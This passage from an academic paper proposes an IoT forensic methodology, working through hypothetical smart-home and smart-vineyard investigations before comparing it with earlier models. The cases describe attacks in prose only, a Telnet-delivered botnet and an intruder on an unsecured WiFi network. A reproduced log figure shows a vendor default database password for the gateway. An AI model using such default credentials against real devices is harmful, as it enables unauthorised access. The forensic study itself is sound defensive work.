6.1.3 Acquisition & Preservation. The only device that needed to be acquired was the SmartThings WiFi router. As it was physically accessible, and the integrity needed to be preserved, an offline acquisition was performed. Knowing that, as shown in Figure 5, its storage was soldered to the board, the device was seized and transferred to the forensics laboratory. There, the investigator first tried to carry out a JTAG, but it was found to be incompatible with the device, so, since it had an eMMC memory, an ISP was performed. After that, the image file created was stored on a secure external drive, creating two additional copies, and the router was reassembled and put in a safe, which could only be accessed by the investigator.




Fig. 5. Samsung SmartThings Wifi board. The non-volatile memory is highlighted in blue [36]

6.1.4 Analysis. Since the router was imaged, an offline analysis was carried out. On browsing through the logs of the data received by the sensors, it was observed that, on three nights, the state of the smart plug and the smart bulb changed multiple times, confirming the statement of the requester. The data for the rest of the sensors was normal, nothing out of the ordinary was noticed.

When inspecting the configuration files, it was observed that the Telnet service, known to be highly insecure, was enabled on the device. Seeing that, the logs from the aforementioned service were inspected, finding that there were connections from devices that did not belong to the home network. During one of these connections, a file was downloaded from a remote server and then executed. When carrying out a carving process on the acquired memory, the file was recovered and analyzed, confirming it to be a malware sample, specifically a botnet. By studying it, it could be seen that, once it was executed on the device, it contacted the command and control (C&C) server and tried to infect other devices in the network. As it tried to do so through the Telnet and SSH services, it failed to spread since there were not any other devices with them enabled. On checking the timestamps of the remote connections, it was noticed that one of them matched the date and time when the sensors were ordered to change their state.

6.1.5 Evaluation. As only one device was analyzed, namely the router, all the pieces of evidence came from it, and these, in order of relevance, were: the logs showing the state of the smart bulb and the smart plug changing multiple times on three different nights, the external connections made to the router on said nights, the carved malware file downloaded in the first of these connections, and the configuration of the Telnet service. Only the first one affected other devices, specifically the smart bulb and the smart switch, but it did not cause permanent changes, since the malware failed to spread through the network.

The chronological reconstruction of events is the following: an external attacker detected that the Telnet service was enabled on the SmartThings WiFi router. As it is easy to exploit, they gained access to the device, onto which they downloaded a botnet malware and executed it. Having permanent access to the router, the attacker managed to change the state of the smart bulb sensor and the smart plug multiple times on three different nights, causing the problems described by the owner.

6.1.6 Presentation and Post-Process. Once the evaluation phase had finished, a report was created describing the actions carried out during the investigation and its findings. In addition, the SmartThings WiFi router that was seized during the acquisition phase was returned to the owner.

6.2 Smart Vineyard Case

A forensic investigation is solicited after the requester says that their IoT system, which is in charge of monitoring environmental parameters in a vineyard, is not working properly, and they suspect that it has been attacked.

6.2.1 Pre-Process. During the first conversation with the requester, they specify that the IoT system is a Libelium Smart Agriculture IoT Vertical Kit [47]. On studying its technical specifications, it was learned that it was comprised of an outlet-powered gateway [48] using a Linux kernel, with a 16 Gb Solid-State Drive (SSD), 2 Gb of Random Access Memory (RAM) and multiple connectivity modules. Additionally, there were two Waspmote boards [50] to which the multiple sensor probes were connected, with each of them having an internal Secure Digital (SD) card of 16 Gb and being powered by a rechargeable battery with a solar panel.

Regarding the forensic soundness of the investigation, no legal measures were going to be taken, so it was not necessary to preserve the integrity of the evidence. In addition, the requester mentioned that the data captured was also sent to an instance of Amazon Web Services IoT [7] to be analyzed and visualized. Since they were happy to provide access to their account, and the communication between the IoT network and the cloud was unidirectional, no warrant obtention was needed.

6.2.2 Identification. From the information provided by the requester, it was determined that the most relevant device in the IoT kit was the gateway, since it was the one which managed the network. In addition, studying it would allow the investigator to detect whether there were any other devices in it, apart from the ones that comprised the kit.

Therefore, the first device that was studied was the gateway, which consisted of a Meshlium 4G 868/900 access point [48] using a 4G connection. Since the requester did not want the device to be damaged, added to the fact that there was no need to preserve the integrity of the data, and that the investigator was not sure whether the storage was removable, the device was not acquired. In order to study it, once connected to the WiFi network created by the gateway, the manager system was accessed through the web browser to determine which devices were connected to it, and the following were detected:

- Two Waspmote Plug & Sense! SA-PRO 868/900-PRO 5dBi [50] units with a 4G connection and the following components attached:
    - A temperature, humidity and pressure sensor probe.
    - A PT-1000 soil/water temperature sensor probe.

  - A solar radiation sensor probe.
  - A soil moisture sensor probe.
  - A leaf wetness sensor probe [49].
- A WS-3000 anemometer, wind vane and pluviometer probe.


This result meant that no other IoT device was connected to the gateway. Regarding the Waspmote boards, since it was not possible to access them in a similarly easy way to that for the access point, and as all their sensor sockets were in use, so no more devices could be detected when studying them, and the data collected by the sensors could be studied using the logs stored in the former, it was decided to delay their acquisition until the gateway was analyzed. The same approach was taken for the sensors, since they did not store any information, only collecting the data.

6.2.3 Acquisition & Preservation. Since the access point was going to be analyzed following a live approach, and neither the Waspmote boards nor the sensors were going to be acquired, no actions were necessary in this phase. However, it should be mentioned that, if it had been necessary, the methodology would have recommended extracting the removable memory of the Waspmote boards and imaging it. The same approach might have been valid for the access point based on its technical specifications, but this cannot be confirmed for sure, as it was not certain whether the SSD was removable.

6.2.4 Analysis. On inspecting the logs shown in the manager system of the access point, it was observed that the sensors were working properly and sending the data, as can be seen in Figure 6. However, when examining the data stored in the cloud, the latest measurements were not among them. When checking the cloud connector, it was detected that its configuration had been erased. Since the requester claimed that they did not do it, an extensive analysis was performed, checking the logs produced by the system. To do so, a connection was established with its File Transfer Protocol (FTP) server. When inspecting the network data, it was seen that there were two different Media Access Control (MAC) addresses, meaning that two distinct devices had connected to the WiFi network. One of them matched the address of the laptop computer that the requester used to connect to the access point, but the other one was not recognized. By retrieving the logs generated after the unidentified device connected, it was observed that the cloud connection configuration was altered minutes afterwards. By checking the timestamps, it was discovered that, when that alteration was made, the unidentified device was the only one that was connected to the WiFi network, and that this time was the only occasion on which the device established connection with the access point. On seeing this, the security state of the network was inspected, observing that its settings were still the default ones, thus not providing any protection.

To confirm that there were no other issues in the network, the investigator connected a laptop to the WiFi access point and launched a network tool to examine the packets that were flowing through it, not noticing anything abnormal. Since the sensors and the Waspmote boards were working properly, and the cause of the incident had been determined, it was decided not to acquire or analyze them.

6.2.5 Evaluation. Only the pieces of evidence discovered on the access point needed to be evaluated, and these, in order of importance, were: the log showing the cloud connection being disabled, the two different MAC addresses in the network log, the unidentified device only being connected once, and the security state of the wireless network. None of them had an impact on any other device in the IoT. However, the first piece of evidence affected the cloud instance, which did not receive the corresponding data.



Captured Data

Connection data

Database: MeshliumDB

Table: sensorParser

IP: localhost

Port: 3306

User: root

Password: libelium2007

☑ **Auto-purge**

Keep the last 1 days in the database

● deleting only synchronized data

○ deleting all data

Last 100 insertions.

ID	Date	Sync	ID Wasp	ID Secret	Fr. Type	Fr. Number	Sensor	Value
824066	2016-08-05 12:53:49	0	A_AD_4	280C530E695B4AAD	134	159	MILLIS	347414906
824065	2016-08-05 12:53:49	0	A_AD_4	280C530E695B4AAD	134	159	ACC	0;0;0
824064	2016-08-05 12:53:47	0	A_AD_3	280C530E695B4AAD	134	158	IN_TEMP	1.00
824063	2016-08-05 12:53:47	0	A_AD_3	280C530E695B4AAD	134	158	RAM	2478
824062	2016-08-05 12:53:47	0	A_AD_3	280C530E695B4AAD	134	158	GMT	1
824061	2016-08-05 12:53:47	0	A_AD_3	280C530E695B4AAD	134	158	TIME	1-22-59+1
824060	2016-08-05 12:53:44	0	A_AD_2	280C530E695B4AAD	134	157	TIME	1-22-59
824059	2016-08-05 12:53:44	0	A_AD_2	280C530E695B4AAD	134	157	DATE	0-5-10
824058	2016-08-05 12:53:44	0	A_AD_2	280C530E695B4AAD	134	157	NID	5566
824057	2016-08-05 12:53:44	0	A_AD_2	280C530E695B4AAD	134	157	NA	1234
824056	2016-08-05 12:53:42	0	A_AD_1	280C530E695B4AAD	134	156	MAC	013
824055	2016-08-05 12:53:42	0	A_AD_1	280C530E695B4AAD	134	156	RSSI	-8
824054	2016-08-05 12:53:42	0	A_AD_1	280C530E695B4AAD	134	156	GPS	41.599998;-0.880000

Fig. 6. Logs from the access point showing the data collected by the sensors [48]

The chronological reconstruction of events is the following: an external device connected to the WiFi network associated with the access point, which did not have any security measures, as its settings were the default ones. After connecting, the attacker disabled the connection between the IoT gateway and the Amazon Web Services IoT cloud, the instance therefore neither displaying nor storing the data collected, which were only stored locally.

6.2.6 Presentation and Post-Process. Since the requester did not find it necessary to write a report, and there were no sources of evidence to return, the only action that was taken in this phase was the reset and configuration of the access point, making sure that all its services were properly secured and working correctly. This was also done using the manager system.

6.3 Comparison with Previous Models

In this section, a simulation is carried out to study how the models proposed by the community would have behaved if followed in the case studies described above, and their performance is compared with the methodology introduced in this article. Before presenting the results, there were some proposals that were discarded as they could not be evaluated for the following reasons:

- They rely on a not-yet-developed piece of software, device or platform to perform the investigation: [55], [33] and [5].
- They depend on the implementation of the whole model beforehand, as they also cover the proactive and reactive process, in order to properly carry out the forensic investigation: [61].
- They are focused on the design of forensic-ready systems, not on the investigation process: [2].
- They model a context that is not addressed in the case studies presented: [22], [10] and [42].
- In their practical phases, even if they lack detail, they do not mention the approach that they follow: [44] and [70].

Smart Home Investigation. The most characteristic aspects of this case study are the identification of the devices and the acquisition of the Samsung SmartThings Wifi router, which are performed with techniques that are not so common in conventional forensics. The behaviour of the previous models in each practical phase is the following:

Identification. The most similar output would be obtained with [26], which would also opt for the use of the mobile app to detect which devices are present in the network, although it does not establish an order to study them. Regarding the proposals that divide the components of the network into layers or zones ([56], [32], [43] and [6]), they would end up obtaining the same result, since the devices in the case study can be physically detected, but they would have done so in a less efficient way, as they would have studied the sensors before the router. This is not the case for [56], which establishes an order of relevance in each zone. The approach followed by [58] would have succeeded too, since it relies on logical communications to perform the identification.

Acquisition & Preservation. In none of the proposals are the JTAG, ISP or chip-off named. However, since [56], [81], [32], [26] and [43] mention that they follow a traditional or usual approach, and these methods are used in smart phone forensics, it could be interpreted that they are included and, therefore, would have succeeded.

Analysis. [56] and [81] mention that they follow a traditional or typical approach. An offline analysis, as well as carving, are techniques used in conventional forensics, so although these proposals provide less details on how to address this phase, there is no reason to believe that they would not have succeeded. In addition, [6] would have provided useful tools to perform the analysis, even though it fails to offer guidelines on how to use them.

Smart Vineyard Case. In this scenario, the models must face a live analysis and the study of the cloud as a possible source of evidence, which they do, as described below.

Identification. None of the proposals that rely on a zone or layer division, namely [56], [32], [43] and [6], would have obtained an efficient result, since they do not consider the live study of a device to determine whether there could be any more systems connected. Therefore, the investigator would have needed to physically study the vineyard until they had detected the devices. However, [58] might have, since it focuses on studying the logical connections, but does not mention whether they contemplate the possibility of doing that by performing a live study. Regarding the identification of the cloud as a source of evidence, all of them would have succeeded in detecting it, but could only have done so by relying on the statement of the owner, since they do not examine the device to see whether the connection with the cloud exists until the analysis phase.

Acquisition & Preservation. In this case, no acquisition is performed. As was mentioned in Section 6.2.3, if it had been necessary, [56], [81], [32] and [43] would have to be assumed as successful since they mention that they follow a traditional approach. In addition, [6] lists multiple tools that would have succeeded in the process.

Analysis. The ones that could have been followed in this phase are [56] and [81]. None of them mention the possibility of performing a live analysis, or give any guidelines on how to perform the process. However, since all of them opt to follow a traditional approach, we assume that they consider this method. Consequently, there are no arguments to believe that they would not have succeeded if applied during this phase.

Once all the models have been evaluated, the following conclusions can be drawn:

- There is a clear lack of detail in the previous models, which makes them difficult to follow when performing an investigation. This does not mean that they are not suitable for being used, but not being structured, detailed and clear implies that the investigator must rely on their instinct and improvise, which increases the chances of making a mistake and hinders the completeness of the process.
- Only [56] is able to cover all the practical phases of the investigation in both of the case studies presented, but it does so in a less efficient way and thanks to its lack of specificity, which allows it to cover a wide range of techniques without mentioning any of them. Therefore, as observed above, it depends on the ability of the investigator to know and identify which the appropriate ones to use are.
- Similarly, other models might also have been able to reach the same outcome as our proposal did in certain phases, but this must be assumed as well, since they do not detail whether some of the techniques used in the case studies are actually considered in their proposals.

7 CONCLUSIONS

In this proposal, we have addressed standardization in digital forensics, and how it is affected by the emergence of the IoT. By studying the characteristics of this scenario, and comparing them with the ones of conventional forensics, it has been observed that there are big differences between them, so the methodologies followed until now in examinations cannot be used when working in the IoT environment. As a consequence, new ones are needed to ensure that investigations are carried out in a complete and efficient manner, and so that the standards of admissibility in a court of law are set accordingly.

After reviewing the proposals from the community, it has been noted that there is a lack of practicality in the models, frameworks and methodologies designed, and that most of them are not based on previous conventional ones. This latter fact, even though it does not mean that the proposal is less adequate, might be a disadvantage when trying to use them as standards. It must be taken into account that the forensic community is still adapting to the IoT environment and, for example, there are no specific tools to be used when examining systems in this environment, so investigators must rely on conventional ones. Consequently, there are some limitations that must be considered when working on this matter. Furthermore, designing proposals that differ too much from the ones that are being used at the moment might hinder their use in a court of law, as there is a technological gap between people that are not computer experts and digital investigators. In some countries, they are still adjusting to dealing with conventional digital investigations, so drastically changing the process might reduce the effectiveness of the ones carried out in new environments.

In addition, some pieces of research opt for centralized solutions to assist in investigations and, although the approach is of interest and relevance for the forensic community, and would be beneficial for investigators, after reviewing the proposals, it can be observed that they are mainly theoretical and at a very early stage, also failing to satisfy the requirements of the environment, as they do not follow any forensic model. Therefore, it seems wise to first develop a widely-accepted general IoT forensic process or methodology to be used in investigations and, then, design this type of solutions, so that the benefits of using them are maximized. Nevertheless, this would be a good moment to integrate them into investigations, firstly because they are more beneficial in IoT investigations than in conventional ones, and secondly, since a change of paradigm allows certain flexibility when implementing changes.

Under these circumstances, a concept forensic methodology for IoT investigations has been developed, so it can be used as a guideline when performing examinations in this environment. It uses a conventional widely-accepted forensic model as a reference [19], and adapts it to the requirements of the IoT and its different contexts, taking into account the previous work regarding IoT forensic examinations, models and frameworks. It provides a detailed practical viewpoint, dividing the methodology into delimited step-by-step phases. Furthermore, its effectiveness and usefulness have been confirmed when submitting it to a critical and theoretical evaluation, in which we have presented how the methodology would be applied in two hypothetical scenarios that could arise in real life, and we have looked at how the previous models would behave in the same cases. The aim of this proposal is to be a starting point in the development of a general IoT model, so that the community can work together on its improvement, and, ultimately, make it mature enough to be considered as a standard.

7.1 Future Work

This work is a starting point for the development of practical methodologies for IoT forensics, so there is a wide spectrum of research to cover in order to properly address this issue. Some projects involving this topic could include:

- The modelling of methodologies to conduct forensic investigations in certain contexts of the IoT, since it is impossible to address all the requirements of each one with a general one.
- Development of tools to automatize some of the phases described in this methodology and address the lack of IoT-centered forensic ones.
- The broadening of the forensic analysis of systems and devices, especially the most commonly used, with the aim of understanding how to perform the retrieval of evidence and its examination when investigating them.
- Further studies based on comprehending the interaction between IoT devices in an environment, and how to incorporate that knowledge in the design of methodologies so that the most distinctive and important feature of the IoT, namely connectivity, is taken into account.

8 ACKNOWLEDGEMENTS

This research was supported by the University of Castilla La Mancha under the contract 2018-PREDUCLM-7476 and the project 2021-GRIN-31042, by the Spanish Ministry of Science and Innovation under grants FPU 17/03105 and FPU 17/02007, by the Spanish Ministry of Economic Affairs and Digital Transformation under the project RTI2018-098156-B-C52 and by the Regional Government of Castilla-La Mancha under the project SBPLY/17/180501/000353.

REFERENCES

[1] 504ENSICS Labs. 2020. 504ensicsLabs/LiME. https://github.com/504ensicsLabs/LiME. https://github.com/504ensicsLabs/LiME

[2] N. H. Ab Rahman, W. B. Glisson, Y. Yang, and K. R. Choo. 2016. Forensic-by-Design Framework for Cyber-Physical Cloud Systems. *IEEE Cloud Computing* 3, 1 (2016), 50–59.

[3] AccessData Corp. Forensic Toolkit (FTK). 2020. Using Command Line Imager. https://accessdata.com/product-download.

[4] Haider Al-Khateeb and Phil Cobley. 2015. *How you can Preserve Digital Evidence and why it is Important.* 50–62.

[5] E. Al-Masri, Y. Bai, and J. Li. 2018. A Fog-Based Digital Forensics Investigation Framework for IoT Systems. In *2018 IEEE International Conference on Smart Cloud (SmartCloud).* 196–201.

[6] M. B. Al-Sadi, L. Chen, and R. J. Haddad. 2018. Internet of Things Digital Forensic Investigation Using Open Source Gears. In *SoutheastCon 2018.* 1–5. https://doi.org/10.1109/SECON.2018.8479042

[7] Inc. Amazon Web Services. 2020. AWS IoT - Amazon Web Services. https://aws.amazon.com/iot/. https://aws.amazon.com/iot/

[8] Hany F. Atlam, Ezz El-Din Hemdan, Ahmed Alenezi, Madini O. Alassafi, and Gary B. Wills. 2020. Internet of Things Forensics: A Review. *Internet of Things* 11 (2020), 100220. https://doi.org/10.1016/j.iot.2020.100220

[9] Christopher W. Badenhop, Benjamin W. Ramsey, Barry E. Mullins, and Logan O. Mailloux. 2016. Extraction and analysis of non-volatile memory of the ZW0301 module, a Z-Wave transceiver. *Digital Investigation* 17 (2016), 14 – 27. https://doi.org/10.1016/j.diin.2016.02.002

[10] Nitesh K. Bharadwaj and Upasna Singh. 2019. Acquisition and Analysis of Forensic Artifacts from Raspberry Pi an Internet of Things Prototype Platform. In *Recent Findings in Intelligent Computing Techniques*, Pankaj Kumar Sa, Sambit Bakshi, Ioannis K. Hatzilygeroudis, and Manmath Narayan Sahoo (Eds.). Springer Singapore, Singapore, 311–322.

[11] Brian Carrier. Sleuthkit.org. 2020. Autopsy - The Sleuth Kit. http://www.sleuthkit.org/autopsy/.

[12] CGSecurity. CGSecurity.org. 2020. PhotoRec ES - CGSecurity. http://www.cgsecurity.org/wiki/PhotoRec_ES.

[13] Victor Chebyshev, Fedor Sinitsyn, Denis Parinov, Oleg Kupreev, Evgeny Lopatin, and Alexey Kulaev. 2020. IT threat evolution Q1 2020. Statistics. https://securelist.com/it-threat-evolution-q1-2020-statistics/96959/. https://securelist.com/it-threat-evolution-q1-2020-statistics/96959/ Library Catalog: securelist.com.

[14] Hyunji Chung, Jungheum Park, and Sangjin Lee. 2017. Digital forensic approaches for Amazon Alexa ecosystem. *Digital Investigation* 22 (2017), S15 – S25. https://doi.org/10.1016/j.diin.2017.06.010

[15] Devon R. Clark, Christopher Meffert, Ibrahim Baggili, and Frank Breitinger. 2017. DROP (DRone Open source Parser) your drone: Forensic analysis of the DJI Phantom III. *Digital Investigation* 22 (2017), S3 – S14. https://doi.org/10.1016/j.diin.2017.06.013

[16] Computer Hope. Computerhope.com. 2020. Linux and Unix dd Command. http://www.computerhope.com/unix/dd.htm.

[17] D. Brezinski and T. Killalea. 2002. RFC 3227: Guidelines for Evidence Collection and Archiving. https://www.ietf.org/rfc/rfc3227.txt.

[18] Dan Demeter and Marco Preuss and Yaroslav Shmelev. 2019. IoT: a malware story - Securelist. https://securelist.com/iot-a-malware-story/94451/.

[19] Xiaoyu Du, Nhien-An Le-Khac, and Mark Scanlon. 2017. Evaluation of Digital Forensic Process Models with Respect to Digital Forensics as a Service. *CoRR* abs/1708.01730 (2017). arXiv:1708.01730 http://arxiv.org/abs/1708.01730

[20] Jens Elstner and Mark Roeloffs. 2016. Forensic analysis of newer TomTom devices. *Digital Investigation* 16 (2016), 29 – 37. https://doi.org/10.1016/j.diin.2016.01.016

[21] Eric Zimmerman. 2020. Kroll Artifact Parser and Extractor - KAPE. https://www.kroll.com/en/insights/publications/cyber/kroll-artifact-parser-extractor-kape.

[22] X. Feng, E. S. Dawam, and S. Amin. 2017. A New Digital Forensics Model of Smart City Automated Vehicles. In *2017 IEEE International Conference on Internet of Things (iThings) and IEEE Green Computing and Communications (GreenCom) and IEEE Cyber, Physical and Social Computing (CPSCom) and IEEE Smart Data (SmartData)*. 274–279. https://doi.org/10.1109/iThings-GreenCom-CPSCom-SmartData.2017.47

[23] Rekall Forensics. 2020. Rekall Forensics. http://www.rekall-forensic.com/. http://www.rekall-forensic.com/

[24] Raspberry Pi Foundation. 2020. Raspberry Pi OS for Raspberry Pi. https://www.raspberrypi.org/downloads/raspberry-pi-os/. https://www.raspberrypi.org/downloads/raspberry-pi-os/

[25] Gianluca Costa & Andrea De Franceschi. Xplico.org. 2020. Xplico - Open Source Network Forensic Analysis Tool (NFAT). http://www.xplico.org/.

[26] Arnoud Goudbeek, Kim-Kwang Raymond Choo, and Nhien-An Le-Khac. 2018. A Forensic Investigation Framework for Smart Home Environment. 1446–1451. https://doi.org/10.1109/TrustCom/BigDataSE.2018.00201

[27] J. Gregorio, B. Alarcos, and A. Gardel. 2019. Forensic analysis of Nucleus RTOS on MTK smartwatches. *Digital Investigation* 29 (2019), 55 – 66. https://doi.org/10.1016/j.diin.2019.03.007

[28] K. Prof. Gupta and Alastair Nisbet. 2016. Memory forensic data recovery utilising RAM cooling methods.

[29] Guy Voncken. Guymager.net. 2020. Guymager Free Forensic Imager. http://guymager.sourceforge.net/.

[30] M. Hadgkiss, S. Morris, and S. Paget. 2019. Sifting through the ashes: Amazon Fire TV stick acquisition and analysis. *Digital Investigation* 28 (2019), 112 – 118. https://doi.org/10.1016/j.diin.2019.01.003

[31] J. Han, Y. Jeon, and J. Kim. 2015. Security considerations for secure and trustworthy smart home system in the IoT environment. In *2015 International Conference on Information and Communication Technology Convergence (ICTC)*. 1116–1118. https://doi.org/10.1109/ICTC.2015.7354752

[32] M. Harbawi and A. Varol. 2017. An improved digital evidence acquisition model for the Internet of Things forensic I: A theoretical framework. In *2017 5th International Symposium on Digital Forensic and Security (ISDFS)*. 1–6.

[33] M. Hossain, R. Hasan, and S. Zawoad. 2017. Trust-IoV: A Trustworthy Forensic Investigation Framework for the Internet of Vehicles (IoV). In *2017 IEEE International Congress on Internet of Things (ICIOT)*. 25–32. https://doi.org/10.1109/IEEE.ICIOT.2017.13

[34] M. Hossain, Y. Karim, and R. Hasan. 2018. FIF-IoT: A Forensic Investigation Framework for IoT Using a Public Digital Ledger. In *2018 IEEE International Congress on Internet of Things (ICIOT)*. 33–40.

[35] J. Hou, Y. Li, J. Yu, and W. Shi. 2020. A Survey on Digital Forensics in Internet of Things. *IEEE Internet of Things Journal* 7, 1 (2020), 1–15.

[36] iFixit. 2018. Samsung Connect Home Teardown. https://www.ifixit.com/Teardown/Samsung+Connect+Home+Teardown/104807. https://www.ifixit.com/Teardown/Samsung+Connect+Home+Teardown/104807

[37] International Organization for Standardization. 2012. ISO - ISO/IEC 27037:2012 - Information technology – Security techniques – Guidelines for identification, collection, acquisition and preservation of digital evidence. https://www.iso.org/standard/44381.html?browse=tc.

[38] International Organization for Standardization. 2015. ISO - ISO/IEC 27042:2015 - Information technology – Security techniques – Guidelines for the analysis and interpretation of digital evidence. https://www.iso.org/standard/44406.html?browse=tc.

[39] International Organization for Standardization. 2016. ISO - ISO/IEC 27050-1:2016 - Information technology – Security techniques – Electronic discovery – Part 1: Overview and concepts. https://www.iso.org/standard/63081.html.

[40] Wooyeon Jo, Yeonghun Shin, Hyungchan Kim, Dongkyun Yoo, Donghyun Kim, Cheulhoon Kang, Jongmin Jin, Jungkyung Oh, Bitna Na, and Taeshik Shon. 2019. Digital Forensic Practices and Methodologies for AI Speaker Ecosystems. *Digital Investigation* 29 (2019), S80 – S93. https://doi.org/10.1016/j.diin.2019.04.013

[41] Joachim Metz. Github.com. 2020. Log2timeline Supertimeline Tool. https://github.com/log2timeline/plaso.

[42] Dhenuka H. Kasukurti and Suchitra Patil. 2019. Wearable Device Forensic: Probable Case Studies and Proposed Methodology. In *Security in Computing and Communications*, Sabu M. Thampi, Sanjay Madria, Guojun Wang, Danda B. Rawat, and Jose M. Alcaraz Calero (Eds.). Springer Singapore, Singapore, 290–300.

[43] V. R. Kebande, N. M. Karie, A. Michael, S. Malapane, I. Kigwana, H. S. Venter, and R. D. Wario. 2018. Towards an Integrated Digital Forensic Investigation Framework for an IoT-Based Ecosystem. In *2018 IEEE International Conference on Smart Internet of Things (SmartIoT)*. 93–98.

[44] V. R. Kebande and I. Ray. 2016. A Generic Digital Forensic Investigation Framework for Internet of Things (IoT). In *2016 IEEE 4th International Conference on Future Internet of Things and Cloud (FiCloud)*. 356–362. https://doi.org/10.1109/FiCloud.2016.57

[45] Knud Lasse Lueth. 2018. State of the IoT 2018: Number of IoT devices now at 7B – Market accelerating. https://iot-analytics.com/state-of-the-iot-update-q1-q2-2018-number-of-iot-devices-now-7b/. https://iot-analytics.com/state-of-the-iot-update-q1-q2-2018-number-of-iot-devices-now-7b/ Library Catalog: iot-analytics.com.

[46] Nhien-An Le-Khac, Daniel Jacobs, John Nijhoff, Karsten Bertens, and Kim-Kwang Raymond Choo. 2018. Smart vehicle forensics: Challenges and case study. *Future Generation Computer Systems* (2018). https://doi.org/10.1016/j.future.2018.05.081

[47] Libelium Comunicaciones Distribuidas. 2020. Libelium Smart Agriculture IoT Vertical Kit Guide. http://www.libelium.com/downloads/quick-start-guides/quick_start_guide_agriculture_vertical_kit.pdf.

[48] Libelium Comunicaciones Distribuidas. 2020. Meshlium Xtreme Technical Guide. http://www.libelium.com/downloads/documentation/meshlium_technical_guide.pdf.

[49] Libelium Comunicaciones Distribuidas. 2020. Waspmote Plug & Sense! Sensor Guide. http://www.libelium.com/downloads/documentation/waspmote_plug_and_sense_sensors_guide.pdf.

[50] Libelium Comunicaciones Distribuidas. 2020. Waspmote Plug & Sense! Technical Guide. http://www.libelium.com/downloads/documentation/waspmote_plug_and_sense_technical_guide.pdf.

[51] David Lillis, Brett Becker, Tadhg O'Sullivan, and Mark Scanlon. 2016. Current Challenges and Future Research Areas for Digital Forensic Investigation. *CoRR* abs/1604.03850 (2016). arXiv:1604.03850 http://arxiv.org/abs/1604.03850

[52] NCSCL Quality Manager. 2017. *Procedure for Evidence Management.* Technical Report. North Carolina State Crime Laboratory.

[53] Christopher Meffert, Devon Clark, Ibrahim Baggili, and Frank Breitinger. 2017. Forensic State Acquisition from Internet of Things (FSAIoT): A General Framework and Practical Approach for IoT Forensics through IoT Device State Acquisition. In *Proceedings of the 12th International Conference on Availability, Reliability and Security* (Reggio Calabria, Italy) *(ARES '17)*. Association for Computing Machinery, New York, NY, USA, Article 56, 11 pages. https://doi.org/10.1145/3098954.3104053

[54] Netresec. 2020. NetworkMiner - The NSM and Network Forensics Analysis Tool. https://www.netresec.com/?page=Networkminer. https://www.netresec.com/?page=Networkminer

[55] A. Nieto, R. Rios, and J. Lopez. 2017. A Methodology for Privacy-Aware IoT-Forensics. In *2017 IEEE Trustcom/BigDataSE/ICESS*. 626–633. https://doi.org/10.1109/Trustcom/BigDataSE/ICESS.2017.293

[56] E. Oriwoh, D. Jazani, G. Epiphaniou, and P. Sant. 2013. Internet of Things Forensics: Challenges and approaches. In *9th IEEE International Conference on Collaborative Computing: Networking, Applications and Worksharing*. 608–615.

[57] E. Oriwoh and P. Sant. 2013. The Forensics Edge Management System: A Concept and Design. In *2013 IEEE 10th International Conference on Ubiquitous Intelligence and Computing and 2013 IEEE 10th International Conference on Autonomic and Trusted Computing*. 544–550. https://doi.org/10.1109/UIC-ATC.2013.71

[58] S. Perumal, N. M. Norwawi, and V. Raman. 2015. Internet of Things(IoT) digital forensic investigation model: Top-down forensic approach methodology. In *2015 Fifth International Conference on Digital Information Processing and Communications (ICDIPC)*. 19–23. https://doi.org/10.1109/ICDIPC.2015.7323000

[59] Phil Harvey. 2020. ExifTool by Phil Harvey. Read, Write and Edit Meta Information. https://www.sno.phy.queensu.ca/~phil/exiftool/.

[60] Hal Pomeranz. 2020. halpomeranz/lmg. https://github.com/halpomeranz/lmg. https://github.com/halpomeranz/lmg

[61] Lakshminarayana Sadineni, Emmanuel Pilli, and Ramesh Babu Battula. 2019. A Holistic Forensic Model for the Internet of Things. In *Advances in Digital Forensics XV*, Gilbert Peterson and Sujeet Shenoi (Eds.). Springer International Publishing, Cham, 3–18.

[62] Samsung Electronics America. 2018. Samsung SmartThings Wifi ET-WV525 User Manual. http://www.libelium.com/downloads/documentation/meshlium_technical_guide.pdf.

[63] Samsung Electronics America. 2020. Samsung SmartThings Cam | Owner Information &amp; Support | Samsung US. https://www.samsung.com/us/support/owners/product/smartthings-cam/. https://www.samsung.com/us/support/owners/product/smartthings-cam/

[64] Samsung Electronics America. 2020. Samsung SmartThings Moisture Sensor | Owner Information &amp; Support | Samsung US. https://www.samsung.com/us/support/owners/product/moisture-sensor-version-3/. https://www.samsung.com/us/support/owners/product/moisture-sensor-version-3/

